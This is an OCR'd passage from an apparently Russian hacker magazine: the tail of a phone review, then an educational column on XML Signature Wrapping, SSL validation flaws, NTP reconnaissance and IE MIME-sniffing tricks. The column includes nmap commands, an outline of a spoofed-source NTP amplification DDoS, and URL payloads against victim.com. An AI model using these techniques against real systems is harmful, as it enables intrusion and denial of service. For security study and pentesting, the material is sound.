Оценка времени работы от батареи — крайне спорный момент. На мой взгляд, измерять ее в часах бессмысленно из-за разницы в том, как разные пользователи нагружают свой смартфон. Логичнее измерять эту величину в днях — ведь фактически важно только то, понадобится ли заряжать телефон в конце дня. В стандартном режиме (активное использование приложений, плеер, без игр) телефон продержался у меня полтора дня, что означает, что к концу первого дня его все равно придется ставить на зарядку, но сутки он продержится почти под любой нагрузкой.


РЕЗЮМЕ

Сильной стороной One X+ является отличная сборка и экран — по сравнению с Samsung аппарат получился намного приятнее, а матрица без AMOLED вообще редкость в наши дни. По сравнению с S III и Galaxy Note 2 удачной кажется даже надстройка Sense, хотя, повторюсь, в идеальном мире на таком смартфоне хотелось бы видеть чистый Android. Производительность находится на том уровне, когда сравнивать ее с другими аппаратами становится неинтересно, — ее хватит для любых повседневных задач, и система достаточно хорошо «допилена» производителем с точки зрения отзывчивости. У HTC получился один из самых достойных флагманов на рынке. ⌶

Устройство	Общий рейтинг	CPU	GPU	RAM	I/O
HTC One X+	15 798	8 195	4 157	2 546	900
Samsung Galaxy Note 2	18 211	8 535	5 528	3 303	845
LG Nexus 4	17 461	6 493	7 983	2 319	666
Samsung Galaxy Nexus	7 429	3 053	2 480	1 232	664

Таблица 2. Результаты бенчмарка AnTuTu 3.0.3

Алексей «GreenDog» Тюрин, Digital Security (twitter.com/antyurin)



EASY HACK

DVD

Все описанные программы со всей рубрики ищи на диске.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ОБОЙТИ ПРОВЕРКУ ПОДПИСИ В XML (XML SIGNATURE WRAPPING)

ЗАДАЧА

РЕШЕНИЕ

Сегодня «большим вопросом» в EasyHack будет тема атак на XML. Это часть того, что я показывал на воркшопе на ZeroNights. Если точнее, то я опишу атаку XML Signature Wrapping (XSW). Но давай обо всем по порядку. Сначала общая теория в очень упрощенном виде.

Есть такое понятие, как «веб-сервис». Это некоторый интерфейс для взаимодействия между компьютерами. В качестве формата общения между ними используется XML, а если точнее, то его подвид — SOAP (Simple Object Access Protocol). То есть в общем виде это некий HTTP-сервер, на котором по определенному URL'у висит веб-сервис в ожидании SOAP-запросов. Он их принимает, парсит, выполняет и отвечает в виде SOAP-ответов.

В качестве примера веб-сервиса (-ов) можно взять какой-нибудь продукт от VMware, ESXi-сервер например. Когда мы подключаемся к нему, используя стандартный vSphere-клиент, то, подсмотрев трафик, увидим множество SOAP запросов и ответов. Крутостей у SOAP'а много. Например, мы можем сделать для VMware свой клиент, на основании стандартных SOAP-библиотек почти на любом языке, и управлять сервером из консоли. Далее нам следует познакомиться с такой штукой, как XML Signature.

XMLDSig — это стандарт, описывающий, как должен подписываться XML-документ. Зачем это надо? Для того, чтобы сервер, получивший сообщение, был уверен, что его никто не изменил по пути. Зачем оно надо, если есть HTTPS (SSL)? Это необходимо по причине того, что один XML-документ может проходить несколько посредников и надо быть уверенным, что никто из них ничего не изменит. К тому же один XML-документ может быть подписан несколькими подписями (разные подписи на разные части документа). И эти два момента невозможны с использованием SSL.

В качестве основы для создания подписей, используется, как ни странно, ассиметричное шифрование (если в курсе что это — пропусти абзац :). О ней нам надо знать следующее. Во-первых, что каждому закрытому ключу соответствует только один открытый ключ (пара). Во-вторых, зашифрованное одним ключом может быть расшифровано только другим ключом из пары. Поэтому если мы зашифруем какое-то «сообщение» своим закрытым ключом, то получивший это сообщение будет уверен, что именно мы его составили (и сообщение на пути никто не менял), так как сможет его расшифровать нашим открытым ключом. Все просто, в общем :).

Далее интересное для тех, кто незнаком с XMLDSig, — как «работает» стандарт. Чтобы не теоретизировать — покажу по пунктам на примере (см. рис. 1). На рисунке мы видим SOAP-пакет (строки 1–41), который состоит из двух возможных элементов — Header (2–33) и Body (35–39). В Body содержится сам запрос с параметрами, которые фактически будут обрабатываться веб-сервисом (бизнес-логика). В Header — «заголовки» для SOAP-процессора. В них нас более всего интересует XMLDSig — это строки 10–31.

Основные отличия XMLDSig от других стандартов подписей заключаются в следующем. В XMLDSig мы не подписываем весь документ полностью и целиком, а только какие-то его элементы

(например, весь Body). К тому же с XMLDSig мы имеем возможность использовать несколько подписей на разные элементы. Предположим, что есть документ, который должен пройти несколько звеньев. Каждое звено (сервер) будет получать данный документ, добавлять свой кусочек XML — несколько элементов в Body, подписывать их (и отмечать соответствующими заголовками в Heade) и передавать дальше. А в конце получающая сторона сможет проверить подписи каждого изменения добавления данных на каждом звене.

Так вот. Подписей может быть несколько. Обозначение подписи — элемент Signature (10). В нем есть три потомка: описание подписи — SignatureInfo (11–28), сама подпись (29) и описание ключа клиента (30). Самое интересное — SignatureInfo. В нем самые важные элементы для нас — Reference (14, 21). Это указатели на то, какие элементы должны быть подписаны. Например, Reference (14) указывает параметром URI на «id-22566565», а это — Body (35–39). И потому в этом Reference хранится хеш-значение от всего Body в элементе DigestValue (19), а алгоритм хеширования указывается в предыдущем элементе — DigestMethod (18).

Еще есть элемент Transforms (15–17), который может содержать в себе различные Transform (16). Смысл их понятен из названия. По сути, это определение преобразований данных, которые должны быть сделаны, перед тем как считать их хеш-сумму. Необходимо это потому, что XML очень гибок семантически. То есть, например, мы можем между параметрами вставить много переносов и пробелов, но XML-процессор все правильно воспримет. А вот для подсчета хеш-суммы это не годится. Потому и требуются «трансформации». Они указывают, по какому алгоритму стоит обработать данные, перед тем как считать хеш-сумму. Кстати, элемент CanonicalizationMethod определяет примерно то же самое, только для самого элемента SignatureInfo.

И чтобы точно стало все ясно — покажу обратный пример. У нас есть элемент — TimeStamp (5–8), который указывает время жизни данного SOAP-запроса, чтобы запрос действовал только определенный период. Чтобы его не подменили/подделали, мы его подписываем. Для этого XML-процессор берет этот элемент (со всеми его потомками), трансформирует в стандартный вид (канонизирует), считает его хеш и кладет все это в заголовок SOAP-запроса с указанием того, что за место подписывается (Reference с Timestam-1 (21)). Далее XML-процессор проделывает аналогичные действия и с другими частями XML-документа, если это необходимо (Reference на Body — 14-я строка). Когда же заголовок SignedInfo (11–28), описывающий, что подписывается, готов, XML-процессор шифрует его, используя свой закрытый ключ, а итог кладет в поле SignatureValue — строка 29 (как и хеши, оно закодировано Base64). Думаю, что теперь точно должен быть понятен весь алгоритм.

Таким образом, даже небольшое изменение подписанных элементов приведет к тому, что изменится их хеш-сумма, а потому изменение будет замечено принимающей стороной... Выглядит секьюрно? Да. Но не очень :). Итак, переходим к атаке.

Еще только когда стандарт появился, нашлись люди, которые его поковыряли и наковыряли большую дыру. Было это где-то лет семь назад. Проблема заключается в гибкости XML и его подписей. Посмотри, каким образом указывается ссылка на элемент, который подписан. Это элемент Reference с атрибутом URL. А в URL'е — значение атрибута элемента, типа «Timestamp-1». Технология, используемая для создания «ссылок», — XPointer. Да, мы легко можем найти этот элемент – Timestamp-1... Да, но постой! XPointer же не указывает на то, где этот подписанный элемент находится внутри XML-документов, то есть не указывает на его позицию относительно других элементов! А это значит, что мы можем переместить элемент (например, весь TimeStamp) в другое место и при этом проверка подписи пройдет успешно.

Итак, основа для атаки заключается в том, что подсистема принимающего XML-процессора, которая проверяет подпись, находит одни элементы и работает с ними, а уровень бизнес-логики приложения работает уже с другими элементами. Круто!

```
1  <soapenv:Envelope>
2    <soapenv:Header>
3      <wsse:Security soapenv:mustUnderstand="1">
4
5        <wsu:Timestamp wsu:Id="Timestamp-1">
6          <wsu:Created>2012-11-10T22:36:02.079Z</wsu:Created>
7          <wsu:Expires>2012-11-10T22:41:02.079Z</wsu:Expires>
8        </wsu:Timestamp>
9
10       <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#" Id="Signature-2">
11         <ds:SignedInfo>
12           <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
13           <ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
14           <ds:Reference URI="#Id-22566565">
15             <ds:Transforms>
16               <ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
17             </ds:Transforms>
18             <ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
19             <ds:DigestValue>ZE0e41/TQVKFPCaXRS1IL8ark1o=</ds:DigestValue>
20           </ds:Reference>
21           <ds:Reference URI="#Timestamp-1">
22             <ds:Transforms>
23               <ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
24             </ds:Transforms>
25             <ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
26             <ds:DigestValue>2HEsebeeBwtdpMBBV0hHWU9u4A8=</ds:DigestValue>
27           </ds:Reference>
28         </ds:SignedInfo>
29         <ds:SignatureValue>GMf/tYR22KQ624AI  ...  rkbyqkW3xWXvPY0mAXaH/nbj98U=</ds:SignatureValue>
30         <ds:KeyInfo Id="KeyId-4DF44EF1FA...2"> ... </ds:KeyInfo>
31       </ds:Signature>
32     </wsse:Security>
33   </soapenv:Header>
34
35   <soapenv:Body wsu:Id="Id-22566565">
36     <ns1:echo>
37       <ns1:param0>Hello world</ns1:param0>
38     </ns1:echo>
39   </soapenv:Body>
40
41 </soapenv:Envelope>
```

Рис. 1. Пример подписанного SOAP-запроса




Рис. 2. Классическая XSW-атака

Как же этого достичь? У нас есть масса вариаций. Вот пара примеров. Во-первых, посмотри рис. 2. Там мы настоящий Body перемещаем в Header (а точнее, в фейковый элемент, который не обрабатывается SOAP-процессором), а также создаем свой Body с нашей нагрузкой, но с другим именем. И когда сервер получит такой SOAP-запрос, оно будет проверять подпись элемента Body из фейкового элемента в Header (и подпись будет верна, так как хеш-значение будет неизмененным), а наш, хакерский Body уже попадет в само приложение. Оно ведь и верно, так как в приложение идет первый элемент Body элемента Envelope... Угар, как видишь!

Но это еще не все. Я сказал, что у нас есть масса вариаций для того, чтобы прятать те или иные элементы. Зачем это нужно? Да затем, что XML-парсеров много, а они, как известно, имеют каждый свои правила парсинга :). Приведу второй пример. В прошлом году в веб-сервисе от Amazon, который используется для управления серверами, была найдена как раз такая бага (точнее, возможность проведения XSW-атаки). И любой желающий, заполучив хотя бы один SOAP-запрос от жертвы на Амазон, имел возможность, используя XSW, выполнять ЛЮБЫЕ действия с серверами жертвы. Но XSW-атака была не стандартная, классическая там не проходила, так как в амазоновском сервисе была проверка на имена элементов (типа Body во всем документе должен был иметь именно определенное значение ID). Зато в их XML-парсере была особенность, которой ресерчеры и воспользовались: XML-парсер для проверки подписи брал первый элемент Body, а в приложение попадал второй. Вообще-то, по стандарту в SOAP может быть только один Body, но парсеры такие парсеры... Таким образом, Амазон отлично атаковался XSW за счет использования

двух Body — первый с корректной подписью жертвы, а второй — с командами от хакера...

Надеюсь, пояснил понятно, а то столько напечатать пришлось :).

Здесь хотелось бы отметить несколько моментов. Хотя я и говорил о SOAP и веб-сервисах, но XML DSIG на самом деле может работать и вне SOAP'а, на обычных XML-документах. Разницы большой нет. SOAP был избран в качестве основы для примеров потому, что является более стандартным. В обычных XML-документах действуют более разнообразные алгоритмы того, какие данные попадают в проверяльщик подписей, а какие в само приложение.

Далее о минусах. Для проведения атаки, как ты, наверное, заметил, нам надо иметь хотя бы одно подписанное SOAP-сообщение от жертвы. И это очень большая проблема данной атаки... Как его заполучить? Один из вариантов — атака man-in-the-middle. Мы просто перехватим SOAP-запрос. Но да, скажешь ты, если это HTTP-протокол. А что делать, если HTTPS? Читай следующую задачу :).

Очень советую понять сказанное хорошенько, так как в следующий раз (здесь не влезло) я продолжу тему, но уже про другое и эти знания нам понадобятся.

Еще материалы по теме: goo.gl/pZMfH, goo.gl/ddtI3. И еще один белый шар для XSW-атаки: несмотря на свою бородатость, атака эта актуальна. С 2011 года Юрай Соморовски (Juraj Somorovsky) и его коллеги проводили анализ этой проблемы в различных системах и фреймворках для создания веб-сервисов и обнаружили, что большая их часть уязвима к XSW. А с учетом того, что веб-сервисы чаще всего являются частью каких-то крупных (гигантских) приложений, повсеместного внедрения патчей к XSW можно ждать еще очень долго. Вот тебе и олдскульная атака.

ОБОЙТИ SSL


ЗАДАЧА

РЕШЕНИЕ

Частично продолжим предыдущую задачу. Надо получить данные из SSL. Что нам помешает? Шифрование. Шифрование мы можем обойти, если сделать MITM. Но в SSL есть проверка конечных узлов. То есть клиент может быть уверен в том, что он подключился именно к тому серверу, к которому хотел. Делается это с помощью проверки сертификата, который посылает сервер клиенту. Если опять-таки по-простому, то сертификат представляет собой следующее.

Это открытый ключ сервера, информация о сервере, удостоверяющем центре и сроке «годности» сертификата (см. рисунок). Вся эта информация хешируется и подписывается удостоверяющим центром (то есть шифруется закрытым ключом УЦ). Удостоверяющий центр (он же Certificate authority, CA) — это некие организации, которым клиент доверяет и чьи открытые ключи у него есть. А самая интересная информация о сервере для нас — «общее имя» (CN).

Таким образом, когда клиент получает сертификат, он должен проверить, что сертификат выдан именно на имя сервера (то есть CN равен имени сервера в URL'е), действителен (даты) и что стоит валидная подпись от CA. Кстати, самоподписанные сертификаты — это те, в которых в качестве CA выступает тот же хост, чей это сертификат.



Основная информация в сертификате (www.google.com)

Если мы попытаемся сделать MITM, то либо мы можем сгенерить самоподписанный сертификат с именем (CN) того сервера, который мы пытаемся подменить (но тогда клиент заметит MITM, так как увидит самоподписанный сертификат), либо нам надо, чтобы какой-нибудь CA подписал наш сертификат. Вот только возможностей таких почти никогда нет. Есть, конечно, третий вариант — сделать так, чтобы клиент установил себе подконтрольный нам CA... То есть в теории проблем у клиента нет. Но есть практика.

К нашей большой радости, у большинства браузеров уже нет сложностей с проверкой сертификатов, а основные CA не так часто компрометируют ;). Зато недавнее исследование наших заморских коллег очень и очень меня посмешило. Название ему «The Most Dangerous Code in the World: Validating SSL Certificates in Non-Browser Software» (goo.gl/mEZLp). Авторы исследования посмотрели, как же обстоят дела с проверкой сертификатов у «небраузеров». Результаты оказались крутыми — очень разные приложения подвержены MITM'у.

Основная проблема, как они пишут, в том, что кодеры не очень хорошо понимают все тонкости безопасности и к тому же во многом полагаются на фреймворки/языки. А они, особенно по умолчанию, часто не дают защиты.

Если ты кодер, очень советую почитать. Если пентестер, то суть тех тестов, что они проводили, укладывается в следующее. Во-первых, многие фреймворки / функции языков, которые отвечают за SSL, разрешают подсоединение по SSL, даже если сервер имеет самоподписанный сертификат! Во-вторых, другая проблема в том, что некоторые проверяют валидность сертификата, да вот только не проверяют (или некорректно проверяют) имя сервера, к которому происходит подключение, и имя сервера в сертификате. То есть мы можем подсунуть валидный, подписанный крутым CA сертификат, но от другого сервера. Угар! Это связано с тем, что очень часто SSL-библиотеки перекладывают это дело на уровень приложения, а кодеры пропускают этот момент. И получается вроде SSL, а вроде и защиты от MITM'а нет :).

Так вот, возвращаясь к предыдущему вопросу. В нескольких очень распространенных фреймворках для создания веб-сервисов, а именно Axis, Axis2, XFire, были найдены косяки с SSL. Если точнее, то последний — сертификат проверяется, но не сравнивается CN и имя сервера. И до кучи амазоновские клиенты для управления облаками также имели проблемы с SSL. Таким образом, до середины 2011 года можно было достаточно просто натворить таких дел в с Амазоном :). Сейчас официально уязвимости в основном поправлены, но когда еще до конечных пользователей все в полной мере дойдет...

СОБРАТЬ ИНФОРМАЦИЮ, ИСПОЛЬЗУЯ ПРОТОКОЛ NTP

ЗАДАЧА

РЕШЕНИЕ

NTP (Network Time Protocol) — сетевой UDP-протокол (порт 123) для синхронизации внутренних часов компьютера с использованием сетей с переменной латентностью. И все мы знаем его как простейший протокол для получения времени. Послал UDP-пакет и получаешь время. Хотя тут стоит отметить, что с точки зрения внутренней организации он непрост, особенно если добавить всякие штуки, связанные с безопасностью, типа открытой криптографии…

Протокол сам по себе старый, хотя постепенно обновляется (последняя версия NTP — 4). И с точки зрения многих, он, казалось бы, не представляет особого интереса при взломе… Вот здесь и хотелось бы подискутировать. Ведь как это ни странно — есть о чем.

Итак, скажу сразу, что кроме синхронизации времени протокол поддерживает еще приличный пучок возможностей! Хочешь попробовать? Воспользуйся командой ntpdc в *nix-системе, подключись к какому-нибудь NTP-серверу и увидишь в хелпе приличный список. Но если говорить об интересностях для нашего дела, то NTP-сервер — это одно из простейших мест для сбора информации о версии ОС и о версии NTP. Зачем нам версия NTP? Несмотря на его «простоту», в нем был найден ряд переполняшек, которыми потенциально можно воспользоваться (см. рис. 1).

Но, как ни странно, это не все. NTP-серверы по умолчанию поддерживают команду monlist, с помощью которой можно получать информацию о том, кто пользуется этим сервером! Если точнее, то сервер на эту команду «выплевывает» внешние IP-адреса

```
Командная строка
C:\Users\_ >nmap -sU -p123 -sV --script=ntp-info ntp.nic.cz

Starting Nmap 5.51 ( http://nmap.org ) at 2012-12-16 19:36 ¦юёъютёъюх тЁхь  (чшьр)
Nmap scan report for ntp.nic.cz (217.31.205.226)
Host is up (0.10s latency).
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4
| ntp-info:
|   receive time stamp: 12/16/12 19:36:47
|   version: ntpd 4.2.2p4@1.1585-o Sat Dec  8 06:16:54 UTC 2007 (1)
|   processor: i386
|   system: FreeBSD/7.0-RELEASE-p4
|   leap: 0
|   stratum: 2
|   precision: -18
|   rootdelay: 0.718
|   rootdispersion: 25.620
|   peer: 60152
|   refid: 195.113.144.201
|   reftime: 0xd4786648.1be96cb7
|   poll: 10
|   clock: 0xd4786909.7589d763
|   state: 4
|   offset: 0.116
|   frequency: -41.626
|   jitter: 0.053
|   noise: 0.026
|   stability: 0.002
|_  tai: 0

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.63 seconds

C:\Users\ >nmap -sU -p123 -sV --script=ntp-inf ntp.nic.cz

Starting Nmap 5.51 ( http://nmap.org ) at 2012-12-16 19:39 ¦юёъютёъюх тЁхь  (чшьр)
^C
C:\Users  >nmap -sU -p123 -sV --script=ntp-monlist ntp.nic.cz

Starting Nmap 5.51 ( http://nmap.org ) at 2012-12-16 19:40 ¦юёъютёъюх тЁхь  (чшьр)
Nmap scan report for ntp.nic.cz (217.31.205.226)
Host is up (0.041s latency).
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4
| ntp-monlist:
|   Target is synchronised with 195.113.144.201
|   Alternative Target Interfaces:
|       2001:1488:cde0:0:0:0:0:1
|   Public Servers (1)
|       217.31.205.226
|   Private Clients (13)
|       10.0.0.1        10.252.3.12     10.253.6.5      192.168.1.51
|       10.1.3.231      10.252.3.139    172.21.0.94     192.168.100.110
|       10.1.195.132    10.252.10.214   172.27.228.1    192.168.205.46
|       10.36.0.100
|   Public Clients (370)
|       0.0.0.0         81.200.57.25    90.177.60.237   187.40.227.14
|       5.102.48.5      81.201.48.194   90.177.74.175   188.75.144.2
|       5.102.48.34     81.201.48.211   90.177.95.70    188.75.176.114
|       5.102.48.43     81.201.48.216   90.177.104.83   188.75.176.125
|       5.102.55.2      82.99.137.77    90.177.109.42   188.75.188.194
|       31.41.201.93    82.99.175.182   90.177.110.74   188.93.111.66
|       31.41.203.224   82.99.180.62    90.178.15.80    188.120.196.253
|       31.192.69.130   82.113.49.103   90.178.15.103   188.120.207.202
|       31.217.167.153  82.113.61.154   90.178.77.247   188.175.31.200
|       31.217.171.164  82.119.241.41   90.178.203.73   188.175.71.152
|       31.217.175.211  82.144.130.222  90.179.23.54    193.85.149.218
|       37.44.16.83     82.202.112.138  90.179.137.102  193.85.222.116
|       37.44.16.87     82.208.19.4     90.179.185.131  193.85.232.9
|       37.44.16.88     82.208.25.1     90.179.219.224  193.85.233.24
|       37.44.16.90     83.168.140.2    90.180.26.110   193.86.243.200
|       37.44.16.94     83.208.25.79    90.181.127.134  193.138.153.171
|       41.138.85.43    83.208.41.76    90.182.26.130   193.138.153.210
|       41.138.85.44    83.208.44.8     90.182.33.26    193.179.133.138
|       41.138.85.45    83.208.70.30    90.182.36.106   193.179.160.188
|       41.138.86.43    83.208.76.242   90.182.98.237   193.179.170.188
|       41.138.86.44    83.208.153.115  90.182.148.194  193.179.182.42
```

Рис. 1. Получение информации от NTP-сервера

Filter: ntp | Expression... | Clear | Apply

No.	Time	Source	Destination	Protocol	Info
10001	132.694345	192.168.0.100	217.31.205.226	NTP	NTP Version 2, private
10003	132.736317	217.31.205.226	192.168.0.100	NTP	NTP Version 2, private
10004	132.738468	217.31.205.226	192.168.0.100	NTP	NTP Version 2, private
10005	132.738469	217.31.205.226	192.168.0.100	NTP	NTP Version 2, private
10006	132.739381	217.31.205.226	192.168.0.100	NTP	NTP Version 2, private
10007	132.739385	217.31.205.226	192.168.0.100	NTP	NTP Version 2, private
10008	132.740351	217.31.205.226	192.168.0.100	NTP	NTP Version 2, private
10009	132.740444	217.31.205.226	192.168.0.100	NTP	NTP Version 2, private
10010	132.742320	217.31.205.226	192.168.0.100	NTP	NTP Version 2, private
10011	132.742321	217.31.205.226	192.168.0.100	NTP	NTP Version 2, private
10012	132.742321	217.31.205.226	192.168.0.100	NTP	NTP Version 2, private
10013	132.743325	217.31.205.226	192.168.0.100	NTP	NTP Version 2, private
10014	132.743326	217.31.205.226	192.168.0.100	NTP	NTP Version 2, private
10015	132.744294	217.31.205.226	192.168.0.100	NTP	NTP Version 2, private

Рис. 2. Повод для DDoS. Один запрос — много-много ответов

клиентов и peer'ов (если по-простому, то клиентов, которые для кого-то тоже являются серверами), а кроме этого, в определенных случаях еще и внутренние адреса. А все это уже интересно. Сохраняется сервером примерно 600 последних записей.

Чтобы получить информацию о NTP-сервере, проще всего воспользоваться Nmap'ом:

1. Собираем информацию о сервере:

```
nmap -sU -p123 -sV --script=ntp-info victim_ntp_server
```

2. Собираем информацию о «клиентах» NTP-сервера:

```
nmap -sU -p123 -sV --script=ntp-monlist ↵
victim_ntp_server
```

Таким образом, мы можем использовать NTP-сервер как основу для сбора IP-адресов хостов сети. Но это еще не все. Если посмотреть на NTP с более глобальной точки зрения, то возможности наши сильно возрастают. Но здесь важно знать следующее. Во-первых, в инете у нас полным-полно всевозможных NTP-серверов, peer'ов. Список их доступен на ntp.org. Во-вторых, большинство крупных вендоров (ПО или девайсов) имеют свои пулы NTP-серверов. Например, в винде используется пул «time.windows.com». В-третьих, у большинства девайсов и ОС NTP-клиенты (и серверы — для серверов) включены по умолчанию. И что это нам даст?

А то, что, например, подключившись к NTP-серверу какого-то вендора и систематически отправляя команду monlist, мы сможем получить очень большой список IP-адресов его девайсов со всего мира. А после — целенаправленно атаковать эти девайсы :).

Компания Sensepost опубликовала тулзу (goo.gl/Tzwc1), которая собирает информацию о клиентах и серверах и генерит отчет в формате Maltego. Получается красиво.

Вторым вектором является еще одна находка. Некогда небезызвестный HD Moore рассказал о возможности с помощью NTP-серверов организовать гигантский DDoS против какой-то цели, за счет возможности сгенерить до 30 Гбит/с трафика. Подробностями он не поделился, но те же спецы из Sensepost предположили, что за основу Moore использовал именно команду monlist. Почему monlist? Из-за того, что одна команда (один UDP-запрос) порождает большое множество ответных пакетов с данными (см. рис. 2).

Таким образом, предположительный вектор представляет собой следующее: собираем список NTP-серверов, поддерживающих команду monlist (таких очень много в Сети), а далее постоянно посылаем на них эту команду (так, чтобы сам сервер не задосить), но подменив IP-адрес отправителя (то есть наш) на адрес нашей жертвы. Так как в качестве основы используется протокол UDP, то у нас с этим нет проблем. Получается, что безобидный NTP в некоторых случаях становится мощным оружием.

ОБОЙТИ ОПРЕДЕЛЕНИЯ MIME-ТИПА В IE

ЗАДАЧА

РЕШЕНИЕ

Еще один пост про XSS и другие атаки для обхода SOP, но, думаю, полезный, так как обнажит нам, «откуда ноги растут» :).

Итак, есть такой браузер — IE. И у него очень интересный, нестандартный механизм определения типа файлов и реакция на него. Говоря проще: если ты укажешь браузеру HTML'ную страничку (типа example.org/test.html) или что-то еще, типа SWF (example.org/test.swf), — он тебе ее отпарсит как HTML, отобразит плагином или предложит скачать. Мы можем воспользоваться данными особенностями для проведения каких-то атак (типа XSS). Давай приведу пару примеров. Вот предположим, мы нашли возможность инъекции кода в JSON-ответ, но который возвращается с заголовком «Content-Type: application/x-javascript». В данном случае XSS-атаку нам вроде как не провести, так как IE посмотрит на заголовок и отобразит страничку, не парся, пэйн-текстом так сказать (или предложит скачать). Или другой вариант: мы можем закачать на сервер файл с произвольным контентом (HTML'ка с XSS'кой или SWF'ка, проксирующая запросы хакера), но возвращается он нам без расширения. Тогда IE в любом случае будет скачивать этот файл — и атаки на этом особой не построишь. Так вот, зная повадки IE, мы можем ими воспользоваться и сделать так, чтобы IE воспринимал контент как необходимый нам тип данных.

Здесь стоит отметить, что другие браузеры также имеют несколько различные механизмы определения типов, но в основном все-таки они опираются на поле заголовка ответа от сервера «Content-Type». Типа что там указано — тем и обрабатываем.

Официально у IE процесс нигде не описан. Но зато есть отличная преза, автор — Йосуке Хасегава (Yosuke Hasegawa): goo.gl/je0gW). А в ней прекрасная схема (см. рисунок). Подробно можно все понять из нее. Сам важный для нас факт — на определение типа файла в IE очень сильно влияет расширение файла. На эти данные IE полагается, если заголовок «Content-Type» ему неизвестен (не зарегистрирован), а известных не очень много (htm*, изображения).

То есть в общем случае если мы можем внедрить данные в файл на сервере, то для его превращения в правильный и нужный нам тип нам надо «подменить» его расширение. И что для нас самое хорошее — сделать это иногда очень нетрудно. Надо всего лишь добавить в конец URL'a необходимое нам расширение, но так, чтобы приложение (веб-сервер) продолжало считать, что обращение происходит к нужному нам URL'у. Например, JSP поддерживает точку с запятой для разделения параметров, но для IE точка с запятой может быть в пути к файлу, а потому мы можем передать необрабатываемый параметр, который воспримется IE как расширение.

```
http://victim.com/vuln.jsp;any_file_name.any_extension
```

Кроме этого, в PHP и .NET мы можем обмануть браузер за счет того, что эти языки поддерживают передачу path-info в качестве параметра после пути до скрипта, но отделенного от скрипта слешем «/». То есть следующее также сработает:

```
http://victim.com/vuln.php/any_file_name.↵
any_extension?query=string

http://victim.com/vuln.aspx /any_file_name.↵
any_extension?query=string
```

Кроме этого, если расширение cgi, exe или пустое, то IE может брать тип расширения из query string. Таким образом, имеем следующие варианты, когда IE скушает подставное расширение:

```
http://victim.com/foo.cgi?param=abc&any_file_name.↵
any_extension

http://victim.com/foo.exe?param=abc&any_file_name.↵
any_extension

http://victim.com/foo?param=abc&any_file_name.↵
any_extension

http://victim.com/foo/?param=abc&any_file_name.↵
any_extension
```

А в иных расширениях — не скушает из query string'a:

```
http://victim.com/foo.php?param=abc&any_file_name.↵
any_extension
```

Таким образом, мы можем в большинстве случаев обмануть IE. Возьмем пример. Есть веб-сервер, на который мы можем заливать файлы. Но сервер ссылочку дает до него в виде «http://victim.com/zzzz». Предположим, что залили мы SWF'ку, которая будет проксировать наши запросы через клиента-жертву, и создали страничку на своем сервере, подгружающую SWF'ку с помощью плеера (типа «<object .. src="http://victim.com/zzzz">»). Но IE жертвы хоть и запустит плагин, но не запустит контент, заблудившись где-то в процессе определения типов :). Зато с использованием «src=http://victim.com/zzzz;aaa.swf"» все заработает прекрасно!

С точки зрения минусов и трудностей мы утыкаемся в два проблемных момента. Во-первых, это заголовок Content-Disposition, который указывает браузеру, что файл необходимо скачать. Далее, заголовок «X-Content-Type-Options: nosniff», указывающий IE основываться только на Content-Type или скачивать файл в ином случае. Последний проблемный момент может быть с Content-Type, начинающимся с image/что-то, который укажет IE обрабатывать данные только как изображение. Ну вот, а так — очень угарно. Поподробнее, но в контексте эксплуатации XSS в JSON'е можно почитать здесь: goo.gl/I7fuv, goo.gl/s1L2q.

Вот и все. Надеюсь, что было интересно :). Кстати, если интересно что-нибудь поресерчить или видишь себя пентестером — напиши мне на agrrrdog@gmail.com. И успешных познаний нового!

Сергей Белов (sergeybelove.ru)
Павел Александрович (ivinside.blogspot.com)

Получаем root-права на Samsung'ах, 0-day в Windows, несколько эксплойтов для Internet Explorer, «роняем» последний Firefox, изучаем уязвимость в Adobe Flash Player, а также множественные уязвимости в zPanel в сегодняшнем обзоре эксплойтов.



